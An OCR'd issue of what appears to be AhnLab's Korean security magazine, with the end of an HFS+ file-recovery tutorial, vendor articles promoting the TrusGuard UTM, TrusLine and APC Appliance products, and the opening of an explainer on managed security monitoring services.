덤프하기에 앞서 해당 오프셋으로 이동 후 실제 파일 내용을 확인해보자. 확인 결과 파일명(ahnlab.jpg)과 마찬가지로 jpg 시그니처를 가지고 있는 것으로 확인되었다.

[그림 16] 복구할 파일의 시그니처 확인

이제 이미지에서 dd 명령어를 사용하여 파일 복구를 진행해보자. 사용된 명령어는 [그림 16]과 같다.



[그림 17] dd 명령어를 이용한 파일 복구

복구한 파일을 확인한 결과, 아래와 같이 JPG의 시그니처를 정상적으로 확인할 수 있다.

[그림 18] 파일 복구 후 JPG 시그니처 확인

이 모든 과정을 거치면 [그림 19]와 같이 완벽히 복구된 이미지 파일(ahnlab.jpg)을 확인할 수 있다.

[그림 19] 복구가 완료된 JPG 파일

지금까지 HFS+의 파일 시스템과 파일복구에 대해 알아보았다. 다음 호에서는 MAC이 가지고 있는 정보를 수집하는 방법에 대해 자세히 소개할 예정이다. Ahn


실제 사례를 통해 본 TG의 강점
TrusGuard, 사랑받는 이유 있었네

AhnLab TrusGuard(이하 트러스가드)는 2007년 출시된 안철수연구소의 대표적인 네트워크 보안제품이다. 트러스가드는 한 대의 장비에 복수의 보안기능을 보유하고 있는 통합보안솔루션(Unified Threats Managements, UTM)으로 분류된다. 최근 네트워크 보안 솔루션 전문업체들의 화두는 UTM 출시와 기능/성능 고도화에 있다. UTM이 보안기능의 다양성과 보안 기술력의 경쟁우위를 바탕으로 기존의 방화벽, VPN 전용시장의 기반을 흔들고 있기 때문이다. 트러스가드는 국내 솔루션으로는 최초의 UTM으로써, 2007년부터 약 4년 간 수천 여 고객 사이트에 구축·운영되면서 성능과 안정성을 인정받고 있다. 2010년에는 정부기관/대기업 데이터센터 네트워크 고도화 사업 및 2단계 NIS 고도화 사업 등 대규모 사업들을 수주하였고, TrusGuard 10G 제품이 시장에 성공적으로 안착하면서 인지도 제고뿐만 아니라 매출성과에서도 최고의 한 해를 보냈다. 대부분의 여타 경쟁 UTM 솔루션들이 출시된지 1~2년 밖에 되지 않아 아직 시장 검증단계에 있다는 것과 극명히 대조를 이루는 부분이다. 이번 기고에는 여러 형태의 구축사례를 중심으로 안철수연구소의 대표 네트워크 보안 솔루션인 트러스가드의 차별화 포인트에 대해 집중 분석하도록 하겠다.

TrusGuard, 성능 논란에 마침표를 찍다.

A 데이터센터는 얼마 전 세션기반의 DDoS 공격을 받았다. 다행히 DDoS 공격 트래픽의 많은 부분이 DDoS 전용 보안장비에 의해 필터링 되었지만, 일부 탐지되지 않은 DDoS 트래픽이 내부로 유입되면서 초당 약 5만 세션 정도를 생성시켰고, 게이트웨이(Gateway) 방화벽의 CPU를 100% 가까이 끌어올렸다. 이로 인해 일정 시간 동안 방화벽에서 다량의 패킷 드랍(Packets Drop) 현상이 발생하였고, 외부 네트워크 연동 업무가 매우 느려지는 현상을 경험하였다. 이에 A 데이터 센터는 현재 게이트웨이(Gateway) 방화벽의 교체를 심각하게 검토하고 있다.

2009년 7.7 DDoS 대란 이후, DDoS 공격은 끊임없이 발생하고 있고, 더불어 지속적으로 진화하고 있다. 흥미로운 점은 DDoS 공격의 여파로 인해 덩달아 기업 네트워크 경계에 위치한 방화벽(Firewall) 성능의 중요성이 부각되고 있다는 점이다. 과거 DDoS 전용 보안솔루션이 도입되기 전에는 DDoS 공격이 발생하면 가장 먼저 영향을 받는 보안장비가 바로 방화벽이었고, 대용량 트래픽을 처리하지 못해 빅팀(victim) 서버가 다운되기도 전에 방화벽이 먼저 다운되는 현상이 비일비재하게 발생하였기 때문으로 여겨진다. DDoS 전용 보안장비가 많이 도입된 요즘에는 2~3년 전과 양상이 많이 달라지긴 하였지만, 지금도 DDoS 공격은 끊임없이 진화하고 있다. 또한 진화한 공격은 DDoS 전용 보안장비를 우회하고 있다. 최근 DDoS 공격은 대용량 트래픽을 동시에 발생시키는 단순한 방식에서 벗어나 적은 트래픽으로도 목표서버의 가용성을 침해할 수 있는 방식으로 진화하고 있다. 대표적인 방식으로 일시에 다량의 세션을 유발시켜 목표 서버의 리소스를 고갈시키는 세션 기반의 공격을 들 수 있다. 이러한 DDoS 공격 동향으로 인



[그림 1] TrusGuard 10000 방화벽 성능

해 시간이 지날수록 방화벽 처리성능은 그 중요성을 더할 것으로 관측된다.

보통 통합보안장비는 개별 보안기능의 성능이 전용 보안장비에 비해 떨어질 것이라는 편견이 있다. 복합기능을 구동한다면 모를까, 단일 보안기능만을 평가한다면 결코 전용 장비의 성능에 뒤질게 없는데도 말이다. 트러스가드의 차별화 포인트 중 하나가 바로 전용 장비를 압도하는 방화벽 처리성능이다. 트러스가드는 전 모델이 멀티코어 전용 하드웨어로 구성되어 있으며, 자체 개발한 멀티코어 최적 분산활용 아키텍처(A-TEAM) 구조를 바탕으로 동급 최강의 방화벽 처리성능을 자랑한다. 트러스가드 10G 모델인 트러스가드 10000 모델은 초당 64byte 패킷을 5G 정도 처리할 수 있고 동시에 최대 500만 세션을 수용할 수 있다. 트러스




그림 2 보안성이 강화된 VPN, TrusGuard

가드 10000 모델의 방화벽 처리성능은 여타 국산 경쟁 모델 대비 2배~2.5배의 성능우위를 점유하고 있고, 특히, 경쟁사 대비 높은 세션 처리 성능은 최근 많이 발생하는 세션 기반의 DDoS 공격에 대한 높은 내구성을 제공한다.

강력한 보안위협 대응력을 보유한 TrusGuard IPS

B 투자증권은 조만간 HTS 시스템 신규 오픈을 준비하고 있다. HTS 시스템은 서비스의 중요성을 감안했을 때, 단순 방화벽 이외에 해킹 등의 공격에 대응할 IPS 시스템의 구축이 필수적이라는 결론에 도달했다. 문제는 투자비였다. 서비스 안정성을 위해 방화벽/IPS를 모두 이중화 하여 구성해야 하는데 금융위기 여파로 보안 투자예산이 대폭 감소한 것이다. 이에 비용 효율적인 HTS 시스템 보안 구축방안을 고민하고 있다.

통합보안의 가장 중요한 기능 요소는 바로 IPS(Intrusion Prevention System)다. 통합보안 솔루션의 복합기능을 사용하는 고객의 대다수가 IPS 기능은 필수로 여기고 있다. 트러스가드 사용 고객의 70% 이상도 IPS 기능을 활용하고 있다. 트러스가드는 안철수연구소의 지난 20년 간 축적된 보안위협 모니터링/분석/대응 노하우와 인프라가 결집된 강력한 IPS 기능을 제공한다. 트러스가드는 약 1,000만 대에 달하는 보안 위협 모니터링 센서에서 수집되는 정보를 바탕으로 실시간 확산되는 악성코드 및 각종 네트워크 기반 공격을 탐지하고, 약 100여 명에 이르는 보안 위협 분석/ 대응조직과 다양한 자동화된 분석시스템을 기반으로 발 빠른 대응 서비스를 제공하고 있다.

이렇게 제작된 보안 위협 대응 시그니처(Signature)들은 AST/CDN 등 배포 서비스 인프라를 통해 전 세계에 빠르고 안정적으로 배포된다. 트러스가드는 이러한 인프라를 기반으로 약 6,000여 개에 달하는 경쟁 솔루션 대비 최대의 보안 위협 대응 시그니처 셋(Signature-set)을 보유하고 있다. 트러스가드는 이를 기반으로 웹/ 애플리케이션/ 네트워크의 각종 취약점 공격뿐만 아니라 트로이 목마, 봇(Bot), 스파이웨어 등 악성코드 활동을 강력하게 탐지·차단할 수 있다. 이러한 풍부한 시그니처는 1일 2~3회 주기적으로 자동 업데이트되어 신종 공격에 누구보다도 빠르게 대응할 수 있다. 이와 함께 트러스가드는 멀티코어 기반의 최적화된 아키텍처를 바탕으로 방화벽과 IPS 동시 구동 시에도 높은 처리 성능을 지원하여 방화벽+IPS 통합 형태의 보안 구성에 가장 적합한 솔루션이다.

보안 위협 차단 및 악성코드 확산 방지력이 뛰어난 VPN, TrusGuard

얼마 전 C 주유소는 직영 주유소로부터 올라온 악성 트래픽 때문에 전체 VPN 네트워크가 느려지는 현상을 경험하였다. 직영 주유소가 방화벽에 의해서만 보안이 통제되다 보니 C 주유소는 방화벽을 우회하는 다양한 악성코드의 내부 유입을 차단할 수 없었고, 일단 직영 주유소로 유입된 악성코드의 본사 확산을 제어할 수 없었다. C 주유소는 직영 주유소의 보안 환경을 강화하면서 VPN을 통해 확산되는 악성코드를 효과적으로 차단할 수 있는 방안을 고민 중에 있다.

최근 악성코드의 유입경로는 매우 다양화되고 있다. 과거에는 이메일 첨부파일이나 P2P/메신저 등을 통해 주로 전파되었던 반면, 최근에는 특정 웹사이트 접속만으로도 악성코드에 감염되거나 USB와 같은 이동식 매체를 통해 내부에서 악성코드에 감염되는 사례가 빈번하게 발생하고 있다. 이러한 악성코드는 상대적으로 보안이 취약한 지사/지점을 통해 감염되는 경우가 많고, 이렇게 침투한 악성코드가 전용선이나 VPN을 통해 본사로 확산되어 주요 시스템을 공격하는 사례가 증가하고 있다.

트러스가드는 안정적인 VPN 기술 위에 강력한 보안 위협 차단 및 악성코드 확산 방지력을 보유하고 있다. 국내 시장점유율 1위

인 V3 기반의 안티바이러스(Anti-Virus) 기능은 상대적으로 보안이 취약한 지사/지점에 강력한 악성코드 사전유입차단 기능을 제공한다. 이와 더불어 약 800만 대의 센서로부터 수집된 악성코드 유포 사이트 데이터베이스(Database) 연동 서비스는 최근 악성코드 유입경로로 가장 많이 악용되는 웹을 통한 악성코드 감염을 효과적으로 차단할 수 있다.

트러스가드는 VPN 트래픽의 IPS 연동을 통해 다양한 경로로 지사/지점에 유입된 웜, 봇 등 확산형 악성코드가 VPN 터널을 통해 본사로 확산되는 것을 강력하게 제어함으로써 본사 주요 시스템의 가용성을 보장한다. 이제 VPN도 단순 암호화에서 벗어나 보안 위협에 대한 대응력을 생각할 때다. 트러스가드는 VPN의 보안 취약점을 완벽히 보완할 수 있는 통합 VPN 솔루션이다.


비용효율적인 NAC, TrusGuard

D 대학교는 최근 확산형 웜 공격에 의해 학사관리 시스템이 다운되는 일이 발생했다. 원인분석 결과, 학생 컴퓨터실의 한 PC가 학생이 사용한 USB로부터 악성코드에 감염되어 전체 네트워크로 확산되면서 학사관리 시스템을 감염시킨 것이었다. D 대학교는 평소에도 여러 악성코드에 의해 내부 네트워크가 느려지는 현상을 경험한 바 있으며, 내부의 좀비 PC들이 외부로 DDoS 공격을 감행하는 경우를 종종 탐지했다. 이에 D 대학교는 악성코드의 전체 네트워크 확산을 방지하거나 내부 좀비 PC들의 외부 DDoS 공격을 차단하기 위한 방안을 고심하고 있다.

인터넷 경계에 위치하는 네트워크 보안 솔루션만으로는 내부에서 확산되는 악성코드를 방어할 수 없다. 그러나 트러스가드는 엔드포인트(End-point) 보안 솔루션인 V3와의 긴밀한 연동을 통해 이러한 보안 취약점을 효과적으로 차단할 수 있다.

트러스가드는 V3와 연동하여 별도의 전용 NAC(Network Access Control) 솔루션 도입 없이도 PC의 보안상태에 따른 인터넷 접근제어 기능을 제공하며 악성코드에 감염된 PC의 유해 트래픽 확산차단/자동 치료 기능 또한 제공한다. 특히 V3의 설치유무 및 V3 최신 업데이트 상태를 관리하는 APC 에이전트(Agent)가 설치되지 않은 PC의 네트워크 접속을 차단함으로써 PC 보안상태에 따른 네트워크 접근제어 기능을 제공한다.

이와 함께 트러스가드는 변종/신종 악성코드에 감염된 PC의 악성코드 확산행위의 차단에서부터 자동치료까지 일련의 자동 프로세스를 제공한다. 트러스가드는 악성코드에 감염된 PC의 악성코드 전파 행위나 DDoS 공격행위를 감지할 수 있으며, 악성코드 감염 PC의 네트워크 접속을 격리하거나 PC의 악성 유해 트래픽만 선별적으로 차단하도록 동작한다. 이후 V3를 실시간 업데이트 하여 혹시 모를 V3 업데이트의 미비로 인한 감염을 치료한다. 만약 치료가 되지 않을 경우, 자동으로 PC의 악성코드 샘플파일을 수집/보고(Reporting)하여 V3를 통한 자동치료를 지원한다.



[그림 3] 트러스가드와 V3 연동을 통한 시너지 효과

IPv6 시대를 위한 완벽한 준비, TrusGuard

E 시청은 대민 서비스 시스템을 IPv6로 구축하여 조만간 다가올 IPv6 전환에 대비할 계획이다. 이에 시장에 나온 몇 개의 보안솔루션을 검토한 결과, 단순히 IPv6 주소를 인식하는 수준의 기능을 제공하거나 구축 레퍼런스가 없다는 점이 불안 요소로 떠올랐다. 이에 실제 네트워크 망에 적용 가능한 수준의 IPv6 기능을 제공하면서 IPv6 인증을 보유한, 그리고 IPv6 구축 레퍼런스가 있는 보안솔루션을 찾고 있다.

2011년 6월이면 IPv4 신규할당 주소자원이 고갈될 것으로 알려져 있다. IPv4 주소가 고갈되면 IPv6 주소자원이 신규로 할당되는데, 다른 IT 분야에 비해 네트워크 보안 분야는 IPv6에 대한 대비가 부족한 것으로 평가되고 있다.

트러스가드는 국산 네트워크 보안 솔루션 중 IPv6 CC인증/IPv6 TTA Verified 인증/IPv6 구축 레퍼런스 사이트를 보유한 유일한 솔루션이다. 트러스가드는 실제 IPv6 네트워크에 구축적용이 가능한 수준의 다양한 IPv6 기능을 제공한다. IPv6 & IPv4 Dual-Stack 지원, 다양한 IPv6 네트워크 및 라우팅 기능(Static & Dynamic), IPv4와 IPv6가 혼재된 네트워크를 지원하기 위한 트랜지션(Transition) 기능, 그리고 IPv6 방화벽 기능 등 실제 네트워크 환경에서 반드시 필요한 필수 기능들을 보유하고 있다.

트러스가드의 강점을 한 마디로 요약하면 탄탄한 네트워크보안 기반기술 위에 보안위협 대응력이 결합되었다고 할 수 있다. 이와 더불어 네트워크 보안의 기본인 방화벽/VPN 솔루션으로서 뛰어난 경쟁력을 보유하고 있는 것은 물론이고, 보안 위협 탐지 및 차단 능력과 결합하여 강력한 시너지 효과를 낸다는 것이다. 이에 2011년 트러스가드의 높은 도약을 기대해 본다. AhN

안철수연구소, 트러스라인으로 과학기술창의상 수상


국내 최초 첨단생산라인/POS 전용 보안 솔루션 '트러스라인' 기술 혁신성 높은 평가

글로벌 통합보안 기업인 안철수연구소(대표 김홍선 www.ahnlab.com)가 교육과학기술부(장관 이주호)와 한국연구재단(이사장 직무대행 김병국)이 수여하는 '2010년도 과학기술창의상' 교육과학기술부장관상을 수상했다. 이 상은 창의적인 아이디어와 혁신적인 개발로 국가 과학기술 발전을 선도한 기관에게 수여하는 것이다. 이번에 중소벤처기업인 안철수연구소가 수상한 것은 이례적인 일이다.

안철수연구소는 첨단생산라인과 POS(Point of Sales; 점포판매 시스템) 전용 정보보안 솔루션인 트러스라인(AhnLab TrusLine)을 국내 최초로 개발하여 상용화에 성공한 업적을 인정받아 수상의 영광을 안았다. '트러스라인'은 불필요한 컴퓨터 프로그램 작동이나 악성코드 침입 등으로 첨단 생산 라인의 공장 자동화 시스템이나 POS의 작동에 차질이 생기지 않도록 해주는 제품이다. 반도체/LCD/자동차 생산 라인 등 산업용 시스템이나 백화점/할인마트/편의점 등 판매 시스템을 안정적으로 운용할 수 있도록 지원하여 국내 산업 생산성 제고에 크게 기여할 것으로 전망된다.

또한 '트러스라인'은 올해 이란 원자력발전소에 감염되는 등 세계적으로 이슈가 된 '스턱스넷(Stuxnet)'처럼 교통, 전기, 수도, 발전소와 같은 사회 기반 시설의 제어 시스템(PCS; Process Control System)을 감염시켜 오작동을 유발하는 악성코드에도 효과적으로 대응할 수 있다. '스턱스넷'은 영화 '다이하드 4.0'에서 보았던 것처럼 악의적 해커가 국가 기반 시설을 공격하는 사이버 테러나 전쟁이 현실화한 셈이다. 유사한 사례의 등장을 예고했다는 점에서 각별한 대응이 필요하다.

안철수연구소는 2010년 9월 '트러스라인'을 개발 출시했으며 현재 약 10여 개 기업의 공장 자동화 시스템에서 시범 사용 중이다. 2011년에는 이들 기업에 실제 적용하는 한편, POS나 스카다(SCADA; Supervisory Control And Data Acquisition) 시스템에도 공급을 확대할 계획이다.



안철수연구소 김홍선 대표는 "컴퓨터와 네트워크 환경은 우리 생활을 편리하게 해주지만 그 잠재적 위협도 크다. 안철수연구소는 이러한 역기능을 최소화하기 위해 끊임없는 연구개발로 함께 살아가는 사회에 기여해나가겠다"고 소감을 밝혔다.

한편, 과학기술창의상은 과학기술과 관련된 모든 분야에서 창의적인 역량을 촉진하여 국가 발전에 기여하고자 제정된 상이다. 매년 1회, 총 4개 기관(대통령상 1, 국무총리상 1, 장관상 2)을 공정한 심사를 거쳐 선정한다. 대통령상 수상 기관에는 상장, 트로피 및 상금 3천만 원을, 국무총리상 수상 기관에는 상장, 트로피 및 상금 2천만 원을, 교육과학기술부 장관상 수상 기관에는 상장, 트로피 및 상금 1천만 원을 수여한다. 올해는 한국원자력연구원(대통령상), 한국전자통신연구원(국무총리상), 강원도청(장관상), 안철수연구소(장관상)가 수상했다.

비용절감효과·사용편의성 뛰어난 APC 어플라이언스, 공공시장에 '통했다'

안철수연구소의 통합보안관리 장비인 'APC 어플라이언스(AhnLab Policy Center Appliance)'가 국세청을 비롯해 한국가스공사 등 공공 분야에 활발히 공급되고 있다.

'APC 어플라이언스'는 기존 소프트웨어 제품인 'AhnLab Policy Center 4.0'을 리눅스 기반 어플라이언스(하드웨어) 형태로 새롭게 개발한 것으로 APC 4.0의 우수한 기능과 어플라이언스의 장점이 결합돼 좋은 반응을 얻고 있다. 보안 관리자는 중앙에서 'APC 어플라이언스'를 사용해 기업 PC용 'V3 Internet Security 8.0/7.0'과 윈도우 서버용 제품인 'V3 Net'을 통합 관리하고, 취약한 PC의 네트워크 접근을 제어할 수 있다. 이로써 기업 내 보안 현황을 한눈에 파악해 안전한 네트워크 환경을 유지할 수 있다.

'APC 어플라이언스'의 장점은 리눅스 기반 제품이라 총소유비용이 낮고, 어플라이언스 제품이기 때문에 소프트웨어 제품에 비해 안정성과 사용편의성이 높다는 것이다. 특히, 'APC 4.0'을 비롯해 보안관리 제품 대부분이 도입 시 하드웨어와 운영체제, 데이터베이스 등 관련 소프트웨어를 별도로 구입해야 한다. APC 어플라이언스는 리눅스 기반의 어플라이언스 제품으로서 초기 도입 및 운용 비용을 절감할 수 있으며, 제품 1대 당 5천 대 PC를 관리할 수 있어 하드웨어 및 소프트웨어 라이선스 비용 추가를 최소화할 수 있다. 따라서 비용 절감 효과가 크다. 또한 'APC 어플라이언스'는 운영체제와 데이터베이스, 소프트웨어를 어플라이언스에 최적화했기 때문에 매우 안정적이다. 더욱이 데이터 저장 기술인 레이드(RAID) 옵션을 지원하기 때문에 안정성이 더 높다.

사용편의성면에서 'APC 어플라이언스'는 전원 연결 후 간단한 환경 설정만으로 구축이 끝나며, 하드웨어, 소프트웨어, 운영체제, 데이터베이스관리시스템(DBMS)을 원스톱 관리한다. 네트워크 환경에 따라 다양한 구조로 적용할 수 있으며, 더욱 향상된 원격 관리 및 전원/패치 관리 기능을 제공한다.

▲비용 절감 효과, 안정성 및 사용편의성으로 호평을 받고 있는 APC 어플라이언스

이러한 장점 때문에 최근 국세청을 비롯해 한국가스공사, 울산동구청, 대구동구청 등이 이 제품을 잇달아 구축했다. 또한 앞으로 기업에서도 많은 수요가 있을 것으로 전망된다.

'APC 어플라이언스'의 주요 기능은 V3 제품군의 자동 설치와 버전 업데이트, 보안 정책 설정, 원격 제어 등이다. 보안 제품 관리 외에 기업 보안 현황 모니터링, 사전 방역 기능도 제공하므로 보안 사고 발생 시 신속한 대응을 할 수 있다. 또한 네트워크 보안 장비인 '트러스가드(AhnLab TrusGuard)'와 연동되어 네트워크 접근 제어(NAC; Network Access Control) 기능을 제공한다. 즉, 'APC 어플라이언스'가 설치되지 않은 PC의 네트워크 접근을 차단하고 악성코드에 감염된 PC를 격리해 V3로 검사하는 등 보안 조치를 해준다.

정진교 제품마케팅팀장은 "APC 어플라이언스는 소프트웨어의 장점과 보안 장비의 장점이 잘 결합되어 각종 보안 위협에 효과적으로 대응하고, 기업 네트워크의 시스템 및 정보 자산을 안전하게 관리하고 보호해준다. 공공을 필두로 많은 기업에서도 적극 도입할 것으로 전망된다."고 밝혔다. Ahn

보안관제서비스를 고려한다면 이것만은 체크하자!

보안관제서비스란 무엇일까?

보안관제서비스를 설명하기 위한 아주 쉬운 비교 대상이 바로 물리적 보안 대행 업체이다. 물리적 보안 업체는 도둑을 막기 위해서 건물에 각종 센서를 설치하고, 이 센서에서 보고되는 자료를 중앙에서 관리하다가 특이 사항이 발생하게 되면 즉시 출동하여 특이 사항이 무엇인지 확인하고 해결하는 역할을 한다. 보안관제 업체 서비스 역시 이 원리와 매우 흡사하다. 고객의 시스템에 해커의 침입을 차단, 탐지하기 위해서 침입차단시스템(방화벽), 침입탐지시스템(IDS), 각종 인증 및 암호화 시스템을 설치하고 중앙 관제센터에서 이를 24시간 감시한다. 그러다가 특이 사항이 발생하게 되면 바로 인터넷을 이용하여 원격에서 대응하거나 직접 고객의 서버 위치로 출동하여 문제를 해결해 주는 서비스를 제공한다. 이것이 바로 보안관제서비스이다.

그렇다면 이러한 보안관제를 대행하는 서비스는 왜 필요한 것인가?

물리적인 보안 업체들 얘기로 다시 돌아가자. 실제로 모든 상점들이나 건물이 물리적 보안 대행 업체를 이용하지는 않는다. 일부 대형 건물은 자체적으로 물리적 보안시스템과 관리 인력을 유지하기도 한다. 이는 보안관제서비스에도 비슷하게 적용된다. 즉, 어떤 업체는 보안 전문 업체에게 관제서비스를 의뢰하기도 하고, 또 보안에 대한 투자를 많이 하는 일부 업체는 자체적으로 보안 시스템 관리자를 두어 자사 시스템의 보안을 유지하기도 한다. 여기서 중요한 것은 비용과 인력이다. 보안시스템을 충분히 관리할 수 있는 인력을 보유하고 값비싼 보안시스템을 도입할 수 있는 예산이 갖추어져서 자력으로 보안 수준 유지가 가능하다면 굳이 보안관제서비스를 받을 이유는 없다. 하지만 여건상 대부분의 기업에게 이러한 예산과 인력은 그냥 이상(理想)일 뿐이다. 현재 정보 보안 인력시장에서 보안시스템을 안정적으로 유지할 수 있는 능력을 소유한 인력은 극히 소수이고, 설사 그런 인력을 구할 수 있다 하더라도 인건비가 상당히 높은 편이다. 설비 또한 만만치 않다. 네트워크의 복잡성에 비례하여 값비싼 보안시스템을 계속 증설해야 하며, 이들을 통합적으로 관리해야 할 통합관제 시스템도 구입해야 한다. 이 통합관제 시스템 구매는 경우에 따라 보안시스템 자체보다 더 큰 비용이 소모될 수도 있으므로, 결국 배보다 배꼽이 더 큰 경우가 될 수도 있다.

보안 관제 서비스 도입의 필요성

그렇다면 굳이 왜 이렇게 어렵고 비싼 보안관제 기능을 갖추어야 하는가?

많은 기업에서 방화벽과 같은 보안 시스템만 도입하더라도 어느 정도의 보안성은 담보되는 것이 아닌가라는 의문을 끊임없이 제기할 수 있을 것이다. 이에 대한 대답은 2000년 초 한국을 방문한 미국의 유명한 해커 렌 로즈의 말에서 찾을 수 있다. 그는 언론 매체와의 인터뷰에서, 정보보안은 20%의 기술과 80%의 관리 노력으로 유지된다고 했다. 그만큼 보안에 있어서 가장 중요한 것이 바로 지속적인 관리 기능이다. 한 번의 컨설팅을 받고, 많은 예산을 투입하여 침입차단시스템, 탐지시스템을 도입하는 것만이 중요한 것이 아니라는 점에 주목해야 한다. 실제로 보안 시스템 설치 후에 이 제품의 정책 및 관리 상태 등에 대해 지속적으로 관심을 가져야 하고, 그 제품들에서 쉴새 없이 감지하여 쏟아내놓는 로그 정보에 대한 감시가 더욱 중요한 것이다.

불과 10년 전만 하더라도 침입차단시스템(Firewall, 방화벽) 하나로 회사의 모든 보안 대책 마련이 끝났다고 생각해도 무방한 시대가 있었다. 그러나 이후 단순히 침입차단시스템뿐만 아니라 다양한 보안 요소를 만족시키기 위해 침입탐지/방지시스템(IDS/IPS: Intrusion Detection/Prevention System), 웹 애플리케이션 방화벽(Web Application Firewall), DDoS(Distributed Denial of Services) 차단 시스템 등과 같은 다양한 보안시스템이 출현했다. 또한 네트워크의 복잡도가 증가함에 따라 같은 보안제품도 여러 개가 설치되는 상황에 이르렀다. 지금과 같은 상황에서는 보안통합관제 툴과 같은 보조 툴이 없다면 관리 자체가 힘들어진다.

보안관제서비스의 구성

보안관제서비스는 계획, 설계, 구축 업무의 순서에 준하여 이미 구축된 보안 시스템을 관제(운영 및 관리)하는 서비스로, 보안 전문업체의 다년간의 경험과 기술을 근간으로 개발한 시스템을 이용하여 제공하게 된다.

1) 보안 정책 수립 및 적용

▮ 보안 정책 수립(Policy Design)

외부의 침해행위로부터 내부 자산을 보호하기 위해서는 단순히 보안 시스템을 설치하는 것 이외에 적절한 보안 정책을 적용하는 것이 더욱 중요하다. 보안 정책 수립은 고객의 비즈니스 환경 및 요구사항, 외부 위협에 따라 다양하고 적절하게 수립되어야 한다.

▮ 보안 정책 적용(Policy Implementation)

수립된 보안 정책의 적용은 다양한 보안 시스템의 유형 및 종류에 따라 정의된 방법과 툴을 이용하여 적용하게 된다. 이러한 어려움을 해결하기 위해 통합 보안 관리툴을 이용하여 표준화된 정책을 관리하고 적용하기도 한다.

2) 보안 시스템 운영(Operation)

▮ 보안 시스템 감시(Monitoring, 24시간 365일)

통합보안관리시스템(ESM) 또는 보안 대상별 별도의 관리 시스템을 통해서 IT 보안을 위한 전체 보안 시스템에 대한 장애 발생 여부를 감시하고, 보안 상황을 감시하여 침해사고에 대비한다. 또한 로그시스템 운영을 통하여 정상적으로 감시되었는지 기록을 남기며, 보안 시스템 관리를 위한 각종 정보를 제공한다. 또한 보안 시스템 감시는 전문보안관제 인력을 관제센터에 상주시켜 24*365 상시 감시 체계 및 실시간 감시 체계를 구축하여 제공하며, 보안 관제인력의 업무 생산성 향상을 위해 충분한 인력 확보 및 교대 근무 체계를 통하여 서비스를 제공한다. 이러한 감시 서비스를 통하여 장애 및 침해행위 발견시 장애 처리 절차 및 침해사고 처리 절차에 따라 관련 인력을 투입하여 신속하게 조치할 수 있도록 하고 있다.

▮ Help Desk 운영

